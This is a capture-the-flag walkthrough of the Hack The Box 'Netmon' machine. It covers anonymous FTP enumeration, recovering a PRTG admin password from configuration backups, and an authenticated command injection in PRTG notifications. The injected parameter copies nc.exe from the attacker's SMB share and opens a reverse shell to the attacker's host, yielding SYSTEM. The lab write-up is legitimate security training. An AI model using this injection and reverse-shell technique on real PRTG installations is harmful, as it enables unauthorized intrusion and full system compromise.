
HTB Netmon—Walkthrough



Netmon

OS: Windows

Difficulty: Easy

Points: 20

Release: 02 Mar 2019

IP: 10.10.10.152

Enumeration

```
root@ArmourInfosec:~/ nmap -sV -sC -p- 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up (0.15s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 05-01-19  05:09AM                   84 test.txt
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth
monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3s, deviation: 0s, median: 3s
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-05-01 10:46:56
|_  start_date: 2019-05-01 08:57:05
```

ftp anonymous login is enabled lets check out what is inside that

```
root@ArmourInfosec:~/ ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

The ftp root location is at C:\, So let’s try to read the user.txt


Exploitation

```
ftp> cd Users/Public
ftp> get user.txt
ftp> exit
root@ArmourInfosec:~/ cat user.txt
dd58ce67b49e1****e88096c8d9255a5
```

Privilege Escalation

Visit port number 80, Found PRTG Network Monitor at the home page

“PRTG Network Monitor is an agentless network monitoring software from Paessler AG”



PRTG Network Monitor (NETMON)

Thank You For Using PRTG Network Monitor

You are using the Freeware version of PRTG Network Monitor. We're glad to help you cover all aspects of the current state-of-the-art network monitoring! PRTG Network Monitor enables you to monitor uptime , traffic and bandwidth usage with only one tool. You can also create comprehensive data reports with the integrated reporting and analysis features. This makes PRTG a clear and simple monitoring solution for your entire network.

At the bottom of home page i found the version to be *`PRTG Network Monitor 18.1.37.13946`*, When searching on google I found a RCE vulnerability for this version, POC link is mentioned at the bottom

I've written the python exploit of PRTG whose link is mentioned at the botton of the page but here I will exploit it manually.

I've made a python exploit for this,

But we need authentication for exploiting this, I read some manuals from PRTG and found that it stores it's credentials in *`C:\ProgramData\Paessler\PRTG Network Monitor\PRTG Configuration.dat`*


I looked inside this file with ftp got username to be `prtgadmin` but the credentials inside the file are encrypted, in same directory found two more similar files *`PRTG Configuration.old`* and *`PRTG Configuration.old.bak`*

In the file `PRTG Cooniguration.old.bak` i found a credential *`PrTg@dmin2018`* I tried this credentials to login but it shows them to be wrong, I thought about it and got that this is an old backup file the password i that is 2018 but currently it is 2019 so i tried `prtgadmin:`*`PrTg@dmin2019`* and logged in successfully and now we are inside the PRTG Network Monitor

According to the POC the `send notification` function is vulnerable

Go to Setup > Account Settings > Notifications

Add new Notifications by clicking on + button on right side



I will upload nc and will take reverse shell from the machine, the approach for this is below

In Attacker machine

Placed nc.exe in current directory and Started smbserver on My system by python file in impacket and start nc listner on your System


```
root@ArmourInfosec:/# python /usr/share/doc/python-impacket/examples/smbserver.py
hacker .

in another terminal

root@ArmourInfosec:/# nc -lvp <PORT>
```

On webpage perform following steps:

```
1. Click on execute program

2. Program File: Demo exe notification — output.ps1

3. Parameter: t.txt; copy \\<myIP>\hacker\nc.exe C:\nc.exe;C:\nc.exe <myIP> <PORT>
-e cmd.exe

4. Click on Save
```

Click on notification other than its name, then click on bell icon at right side to Send notification

And We will get reverse connection on the nc listner



```
root@ArmourInfosec:/DATA/vaibhav/CTFs/htb/netmon# nc -lvp 4455
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4455
Ncat: Listening on 0.0.0.0:4455
Ncat: Connection from 10.10.10.152.
Ncat: Connection from 10.10.10.152:50273.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
```

3018977fb944**78f75b879fba67cc**

PRTG RCE POC: *https://www.codewatch.org/blog/?p=453*

My Python exploit of PRTG Network Monitor: https://github.com/vj0shii/PRTG-Network-MonitorCMS-Authenticated-Remote-Code-Execution